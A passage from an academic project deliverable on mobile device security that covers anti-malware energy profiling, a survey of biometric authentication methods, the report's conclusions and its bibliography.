Subsequently, we profiled the power used by individual components of the mobile phone during the malware scan. We observed that the display component amounts for a large fraction of the consumed energy and that the energy it consumes is highly correlated with the execution time. This implies that there is room to improve the overall power efficiency of anti-malware tools by means of power-saving color transformation techniques or power-conscious GUI design. CPU was the second most energy-hungry component. This indicates that further improvements in energy efficiency can be achieved through **research on scanning alogrithms designed specifically for mobile devices**.

6 Biometrics Security Aspects for Lightweight Devices

Although the previous chapters (2, 3, 4, 5) are more closely related with mobile malware, this chapter attempts to highlight other aspects of security in lightweight devices. Lightweight devices are from one hand fast progressing, and from another generating a new digital world with a number unthinkable threats' challenges. A rather comprehensive problem that currently could be focused more precisely, into aspects like: users' digital identity, privacy in the digital society and even further towards digital artificial intelligence (AI) autonomy. Though the usage of regular passwords, PIN codes, access cards, dongles and pattern locks together with device encryption is producing a reliable to some extent cyber environment, the resulting types of cyberattacks is rather impressive [37]. So, a new, innovative security approach towards these cyberattacks has to be found in achieving a plausible security. One possible facilitator for the problem copying could be found in biometrics security applications.

6.1 Basic State-of-the-Art Achievements

The use of different biometric modalities like: voice, face, iris, hand, gesture, writing recognitions, finger printing, keyboard typing, sensors screens' tapping dynamics are the mostly wide used biometrics in nowadays lightweight devices. A nice survey on biometrics for mobile devices has been very recently published from Biometrics Institute [35]. Other significant ones, including some forecasts for 2015 was given by Goode [36]. Two more scientific studies noticing biometric person identification and verification could also be noted here [44], [54].

6.2 Fingerprints, Face Modalities and Voice Examples

A brief overview of existing biometric options in today's mobile phones can be found in [17]. There the authors are discussing methods for fingerprint recognition, possibilities of embedded high-resolution phone cameras for motion and face recognition applications together with privacy information problems. Generally, the usage of fingerprint biometric templates is assumed as rather suitable for mobile authentication. The study from [26] presents multimodal biometrics reliability in the context of spoofing attacks. The performance is tested against a multimodal system based on face and iris, showing the vulnerabilities of the system to this new type of threat. Different fusion techniques are utilized as a facilitator to the problem. The approach, proposed in [60] is using a model for fingerprint recognition. The study also concerns several types of possible attacks, including: brute force, a solving-equation attack, preimage attack of biohashing, lost key attack, finding the quantized pair-minutiae vectors and the corresponding reactions. The authors of [25] are also exploring the fingerprints-based recognition systems implementing the automatic authentication systems. The article [11] describes a biometric method for identifying a user, based on just putting a hand on the display. The method understands the geometry of a user's hand by observing the relative positions of the fingertips. The voice print analysis from [43] accentuates on the voice biometrics usage in the fields of e-commerce, financial services and payments, healthcare and insurance, telecommunications and government services.

6.3 Writing, Typing and Gesturing Modalities Examples

The authors of [9] study user authentication by writing signatures in the air using a phone with a built-in accelerometer. Pattern recognition techniques on the basis of Hidden Markov Models, Bayes classifiers and dynamic time warping are utilized. Two different attacks are noted: zero-effort impostor and spoofing. Generally, the approach of 'in-air signature' has a simple weakness - the fact that the user is fully visible by bystanders. In [57] is described a remote authentication framework called TUBA (Telling hUman and Bot Apart), which monitors and stores user's keystroke patterns. The authors claim keystroke-dynamics based authentication suitability for client-server based systems and especially when the client is a mobile device with a keyboard. Possible attacks of type synthetic forgeries are analysed. A disadvantage of this method is that many mobile devices are not equipped with a keyboard but with touch screens. In [39] an authentication system for mobile devices and consumer electronics called uWave is presented. It is based on accelerometer and on personalized gestures and physical manipulations.

In-air-signature with mobile phones is described in [29], accentuating on mobile phone accelerometer application. Another 3D gesture recognizer is studied in [59]. Keystroke dynamic-based authentications and touch screens with application in banking as PIN code improvement are noted in [12], [55].

6.4 Key Problems

Evidently, in todays' lightweight devices biometrics have already entered the security field. In order to achieve a plausible one, however special attention should be given to two facts: (i) the multimodal biometric security approaches look more promising; (ii) different cyberattacks are impossible to be easily forecast by means of hidden cyberthreats. The spoofing attack is a main problem that could be solved with fused multimodal approaches that dynamically check the identification in accordance with the users' behaviour.

6.5 Multimodal Perspectives

Generally, the biorhythm dynamics could be used for encryption or more futuristic, in the technological sense - user profiling for smart identification. As far as the usage of static, recordable or copy-capable biometric inputs could be experimentally overpassed, the implementation of dynamic input data as a key user's identifier/profiler looks more promising. This assumption could be easily transformed in the following biometric security profiler framework (see Figure 6.1).




Figure 6.1: Biometric security profiler framework.

Evidently, this simple framework produces a dynamic avatar of the user, which is a result of unique biometrics multiple feature extraction that is specific for each person and emotional state and thus difficult for imitation. Further on, the framework continues with user space definition, which is accessible via the user avatar. The approach produces a multiple user access for mobile lightweight devices from one hand, and from another - generates a reliable privacy, by means of the data files, applications and contacts. The

practical realization of this framework (see Figure 6.2) is using multiple biometric inputs, like: EEG, ECG and temperature, lead from the users' bodies, processed in a separate hardware system with cable/wireless connectivity.




Figure 6.2: Multiple biometric modalities security profiler implementation.

The presented in Figure 6.2 practical implementation framework was experimentally prototyped in the context of DMU 03/22 project research efforts and in industrial cooperation [18]. The basis was Texas Instruments DSP Kit (based on MSP 430G LaunchPad) with additional hardware components and allows both wireless (via Xbee) and cable (miniUSB based) connectivity for the system. The biosignals feature extraction was implementing power spectrum density and fractal analysis. Currently, for security reasons and reliable performance the DSP analysis are being performed on the LaunchPad Kit. A bidirectional communication that is basically related to users' avatar conformation and working profile access rights permissions was used. The working environment was Windows 8/Windows Phone user profiles, accessible via ultrabook and smart phone as lightweight devices examples.

6.6 Discussion

Generally, the usage of biometrics as a security tool for lightweight devices is progressing together with the modern technologies. The evolution towards Web 3.0 and Web 4.0 is opening the question of AI autonomy and mobile implementation together with users' privacy in the digital era. Evidently, today this is not only a question of encryption but more likely of interaction and users' biometrics multimodality behavior fusion, producing private avatars access level in the communication environments of social networks, cloud shared data and social interaction with embedded AI hardware.

7 Conclusions

In this deliverable we gave an overview of the research conducted by the *SysSec* consortium during the past year, which concerns issues related to mobile and lightweight devices. Our work **covers many of the research priorities** that are identified in the *SysSec* Research Roadmaps [13, 15].

Specifically, in Chapters 2 and 3 we presented **new defensive tools and techniques** for Android devices. In Chapters 5 and 4 we presented the results of **systematic studies on the effectiveness of the off-the-shelf mobile security solutions** of the current generation. Finally, in Chapter 6 we surveyed the State-of-the-Art and **trends in the use of biometrics as an additional security mechanism** for mobile devices.

Arguably, our research revolved mostly around the Android mobile platform. This was a conscious choice, as Android currently dominates the mobile market with a marketshare around 80%[33]. This makes it the primary target for mobile malware authors, as they seek to maximize the returns from their nefarious activities. However, we continuously closely follow the trends in mobile threats, in order to be able to timely adjust our research priorities if miscreants change their attack strategies.

Bibliography

[1] Anubis: Analyzing Unknown Binaries. http://anubis.iseclab.org/. Last visited in July 2012.

[2] Mobile Sandbox. http://mobilesandbox.org/. Last visited in July 2012.

[3] OpenBinder. http://www.angryredplanet.com/~hackbod/openbinder/docs/html/index.html. Last visited in July 2012.

[4] UI/Application Exerciser Monkey. http://developer.android.com/tools/help/monkey.html. Last visited in July 2012.

[5] Martín Abadi, Mihai Budiu, Úlfar Erlingsson, and Jay Ligatti. Control-flow integrity. In *Proceedings of the 12th ACM conference on Computer and communications security*, CCS '05, pages 340–353, New York, NY, USA, 2005. ACM.

[6] Android Apktool. Android apktool. a tool for reverse engineering android apk files. https://code.google.com/p/android-apktool/. Last accessed in July 2013.

[7] AV Comparatives e.V. Mobile Security Review. Technical report, AV Comparatives e.V., September 2012.

[8] AV-TEST. Determination of the Performance of Android Anti-malware Scanners. Technical report, AV-TEST, January 2013.

[9] Gonzalo Bailador, Carmen Sanchez-Avila, Javier Guerra-Casanova, and Alberto de Santos Sierra. Analysis of pattern recognition techniques for in-air signature biometrics. *Pattern Recognition*, 44:2468–2478, 2011.

[10] Jeffrey Bickford, H. Andrés Lagar-Cavilla, Alexander Varshavsky, Vinod Ganapathy, and Liviu Iftode. Security versus energy tradeoffs in host-based mobile malware detection. In *Proceedings of the 9th international conference on Mobile systems, applications, and services*, MobiSys '11, 2011.

[11] Bojan Blažica, Daniel Vladušič, and Dunja Mladenić. Mti: A method for user identification for multitouch displays. *International Journal of Human-Computer Studies*, 71:691–702, 2013.

[12] Ting-Yi Chang, Cheng-Jung Tsai, and Jyun-Hao Lin. A graphical-based password keystroke dynamic authentication system for touch screen handheld mobile devices. *Journal of Systems and Software*, 85:1157–1165, 2012.

[13] The SysSec Consortium. SysSec D4.2: Second Report on Threats on the Future Internet and Research Roadmap, September 2012. http://syssec-project.eu/nNa#syssec-d4.2-future-threats-roadmap-2012.pdf.

[14] The SysSec Consortium. SysSec D7.2: Intermediate Report on Cyberattacks on Ultra-portable Devices, September 2012. http://syssec-project.eu/nNa#syssec-d4.2-future-threats-roadmap-2012.pdf.

[15] The SysSec Consortium. The Red Book: A Roadmap for Systems Security Research, September 2013. http://red-book.eu/.

[16] Lucas Davi, Alexandra Dmitrienko, Manuel Egele, Thomas Fischer, Thorsten Holz, Ralf Hund, Stefan Nürnberger, and Ahmad-Reza Sadeghi. Mocfi: A framework to mitigate control-flow attacks on smartphones. In *19th Annual Network & Distributed System Security Symposium (NDSS)*, Feb 2012.

[17] Mohammad Omar Derawi. Biometric options for mobile phone authentication. *Biometric Technology Today*, 2011:5–7, 2011.

[18] DMU 03-22 Project. A study on it threats and users behaviour dynamics in online social networks, dmu 03-22 project web page. http://www.snfactor.com. Last accessed in August 2013.

[19] Mian Dong, Yung-Seok Kevin Choi, and Lin Zhong. Power-saving color transformation of mobile graphical user interfaces on oled-based displays. In *Proceedings of the 14th ACM/IEEE international symposium on Low power electronics and design (ISLPED '09)*, pages 339–342, 2009.

[20] William Enck, Peter Gilbert, Byung-Gon Chun, Landon P. Cox, Jaeyeon Jung, Patrick McDaniel, and Anmol N. Sheth. Taintdroid: an information-flow tracking system for realtime privacy monitoring on smartphones. In *Proceedings of the 9th USENIX conference on Operating systems design and implementation*, OSDI'10, pages 1–6, Berkeley, CA, USA, 2010. USENIX Association.

[21] William Enck, Machigar Ongtang, and Patrick McDaniel. On lightweight mobile phone application certification. In *Proceedings of the 16th ACM conference on Computer and communications security*, CCS '09, pages 235–245, New York, NY, USA, 2009. ACM.

[22] R Fedler, J Schütte, and M Kulicke. On the Effectiveness of Malware Protection on Android. Technical report, Berlin, 2013.

[23] Adrienne Porter Felt, Erika Chin, Steve Hanna, Dawn Song, and David Wagner. Android permissions demystified. In *Proceedings of the 18th ACM conference on Computer and communications security*, CCS '11, pages 627–638, New York, NY, USA, 2011. ACM.

[24] Adrienne Porter Felt, Helen J. Wang, Alexander Moshchuk, Steve Hanna, and Erika Chin. Permission re-delegation: Attacks and defenses. In *USENIX Security Symposium*, 2011.

[25] M. Fons, F. Fons, and E. Cantó. Biometrics-based consumer applications driven by reconfigurable hardware architectures. *Future Generation Computer Systems*, 28:268–286, 2012.

[26] Marta Gomez-Barrero, Javier Galbally, and Julian Fierrez. Efficient software attack to multimodal biometric systems and its application to face and iris fusion. *Pattern Recognition Letters*, http://www.sciencedirect.com/science/article/pii/S0167865513001876, 2013.

[27] Google, Inc. Android logcat. http://developer.android.com/tools/help/logcat.html. Last accessed in July 2013.

[28] Michael Grace, Yajin Zhou, Zhi Wang, and Xuxian Jiang. Systematic detection of capability leaks in stock Android smartphones. In *Proceedings of the 19th Network and Distributed System Security Symposium (NDSS)*, February 2012.

[29] J. Guerra-Casanova, C. Sánchez-Ávila, A. de Santos Sierra, and G. Bailador del Pozo. Score optimization and template updating in a biometric technique for authentication in mobiles based on gestures. *Journal of Systems and Software*, 84:2013–2021, 2011.

[30] David Harley. There's testing, then there's VirusTotal. http://blog.isc2.org/isc2_blog/2012/12/theres-testing-then-theres-virustotal.html, November 2012.

[31] Steffen Schindler Hendrik Pilz. Are free Android virus scanners any good? Technical report, AV-TEST, November 2011.

[32] The Hindu. UAB computer forensics links internet postcards to virus. http://www.hindu.com/thehindu/holnus/008200907271321.htm, Jul. 2009.

[33] IDC. Apple cedes market share in smartphone operating system market as android surges and windows phone gains. http://www.idc.com/getdoc.jsp?containerId=prUS24257413n. Last accessed in August 2013.

[34] Imperva. Assessing the effectiveness of antivirus solutions. Technical report, Imperva, December 2012.

[35] Biometrics Institute. Biometrics Institute Industry Survey. Technical report, Biometrics Institute, August 2013.

[36] Goode Intelligence. Mobile Phone Biometric Security – Analysis and Forecasts 2011-2015. Technical report, Goode Intelligence, 2011.

[37] Sotiris Ioannidis(Ed.). D7.2: Intermediate Report on Cyberattacks on Ultra-portable Devices. Technical report, SySSeC Consortia, 2012.

[38] V. P Kemerlis, G. Portokalidis, and A. D. Keromytis. kGuard: Lightweight Kernel Protection against Return-to-user Attacks. In *Proceedings of the 21st USENIX conference on Security*. USENIX Association, 2012.

[39] Jiayang Liu, Lin Zhong, Jehan Wickramasuriya, and Venu Vasudevan. uwave: Accelerometer-based personalized gesture recognition and its applications. *Pervasive and Mobile Computing*, 5:657–675, 2009.

[40] Federico Maggi, Andrea Valdi, and Stefano Zanero. Andrototal: A flexible, scalable toolbox and service for testing mobile malware detectors. In *Proceedings of the 3rd Annual ACM CCS Workshop on Security and Privacy in Smartphones and Mobile Devices (SPSM)*, volume (to appear). ACM, November 2013.

[41] Denis Maslennikov. It threat evolution: Q2 2013. http://www.securelist.com/en/analysis/204792292/IT_Threat_Evolution_Q1_2013. Last accessed in June 2013.

[42] Denis Maslennikov. Zeus-in-the-Mobile — Facts and Theories. http://www.securelist.com/en/analysis/204792194/, Oct. 2011.

[43] Dan Miller and Benoit Fauve. Mobile e-commerce to drive voice-based authentication. *Biometric Technology Today*, 2012:5–8, 2012.

[44] S Mir A.H, Rubab and Z. A. Jhat. Biometrics verification: a literature survey. *Journal of Computing and ICT Research*, 5(2):67–80, 2011.

[45] Machigar Ongtang, Stephen E. McLaughlin, William Enck, and Patrick McDaniel. Semantically rich application-centric security in android. *Security and Communication Networks*, 5(6):658–673, 2012.

[46] Milla Parkour. Contagio mobile. mobile malware mini dump. http://contagiominidump.blogspot.com/. Last accessed in June 2013.

[47] Hendrik Pilz. Building a Test Environment for Android Anti-Malware Tests. Technical report, AV-TEST, October 2012.

[48] Georgios Portokalidis, Philip Homburg, Kostas Anagnostakis, and Herbert Bos. Paranoid android: versatile protection for smartphones. In *ACSAC*, pages 347–356, 2010.

[49] Nachiketh R. Potlapally, Srivaths Ravi, Anand Raghunathan, and Niraj K. Jha. Analyzing the energy consumption of security protocols. In *Proceedings of the 2003 international symposium on Low power electronics and design (ISLPED '03)*, pages 30–35, 2003.

[50] Rahul Ramachandran, Tae Oh, and William Stackpole. Android Anti-Virus Analysis. In *Annual Symposium On Information Assurance & Secure Knowledge Management*, June 2012.

[51] Vaibhav Rastogi, Yan Chen, and Xuxian Jiang. Droidchameleon: Evaluating android anti-malware against transformation attacks. In *Proceedings of Eighth ACM Symposium on Information, Computer and Communications Security (ASIACCS 2013)*, March 2013.

[52] Alessandro Reina, Aristide Fattori, and Lorenzo Cavallaro. A system call-centric analysis and stimulation technique to automatically reconstruct android malware behaviors. In *ACM European Workshop on Systems Security (EuroSec)*. ACM, 2013.

[53] Roman Schlegel, Kehuan Zhang, Xiao yong Zhou, Mehool Intwala, Apu Kapadia, and XiaoFeng Wang. Soundcomber: A stealthy and context-aware sound trojan for smartphones. In *NDSS*, 2011.

[54] Sruthy Sebastian. Literature survey on automated person identification techniques. *International Journal of Computer Science and Mobile Computing*, 2(5):232–237, 2013.

[55] Sunghoon Park Seong-seob Hwang, Sungzoon Cho. Keystroke dynamics-based authentication for mobile devices. *Computers and Security*, 28:85–93, 2009.

[56] Smali. Smali. an assembler/disassembler for android's dex format. https://code.google.com/p/smali/. Last accessed in July 2013.

[57] Deian Stefana, Xiaokui ShubAuthor Vitae, and Danfeng (Daphne) Yao. Robustness of keystroke-dynamics based biometrics against synthetic forgeries. *Computers and Security*, 31:109–121, 2012.

[58] Keith S. Vallerio, Lin Zhong, and Niraj K. Jha. Energy-efficient graphical user interface design. *IEEE Transactions on Mobile Computing*, pages 846–859, 2006.

[59] Radu-Daniel Vatavu. The impact of motion dimensionality and bit cardinality on the design of 3d gesture recognizers. *International Journal of Human-Computer Studies*, 71:387–409, 2013.

[60] Song Wanga and Jiankun Hu. Alignment-free cancelable fingerprint template design a densely infinite-to-one mapping (ditom) approach. *Pattern Recognition*, 45:4129–4137, 2012.

[61] Wikipedia. Htc google nexus one. https://en.wikipedia.org/wiki/Nexus_One. Last accessed in July 2013.

[62] Chanmin Yoon, Dongwon Kim, Wonwoo Jung, Chulkoo Kang, and Hojung Cha. Appscope: application energy metering framework for android smartphones using kernel activity monitoring. In *Proceedings of the 2012 USENIX conference on Annual Technical Conference (USENIX ATC '12)*, pages 36–36, 2012.

[63] M. Zheng, P.P.C. Lee, and J.C.S. Lui. ADAM: An Automatic and Extensible Platform to Stress Test Android Anti-Virus Systems. In *Proceedings of the 9th Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA 2012)*, April 2012.

[64] Wu Zhou, Yajin Zhou, Xuxian Jiang, and Peng Ning. Detecting repackaged smartphone applications in third-party android marketplaces. In *Proceedings of the second ACM conference on Data and Application Security and Privacy*, CODASPY '12, pages 317–326, New York, NY, USA, 2012. ACM.

[65] Yajin Zhou and Xuxian Jiang. Android malware genome project. http://www.malgenomeproject.org/. Last accessed in June 2013.

[66] Yajin Zhou and Xuxian Jiang. Dissecting android malware: Characterization and evolution. In *IEEE Symposium on Security and Privacy*, pages 95–109, 2012.

[67] Yajin Zhou, Zhi Wang, Wu Zhou, and Xuxian Jiang. Hey, you, get off of my market: Detecting malicious apps in official and alternative Android markets. In *Proceedings of the 19th Annual Network & Distributed System Security Symposium*, February 2012.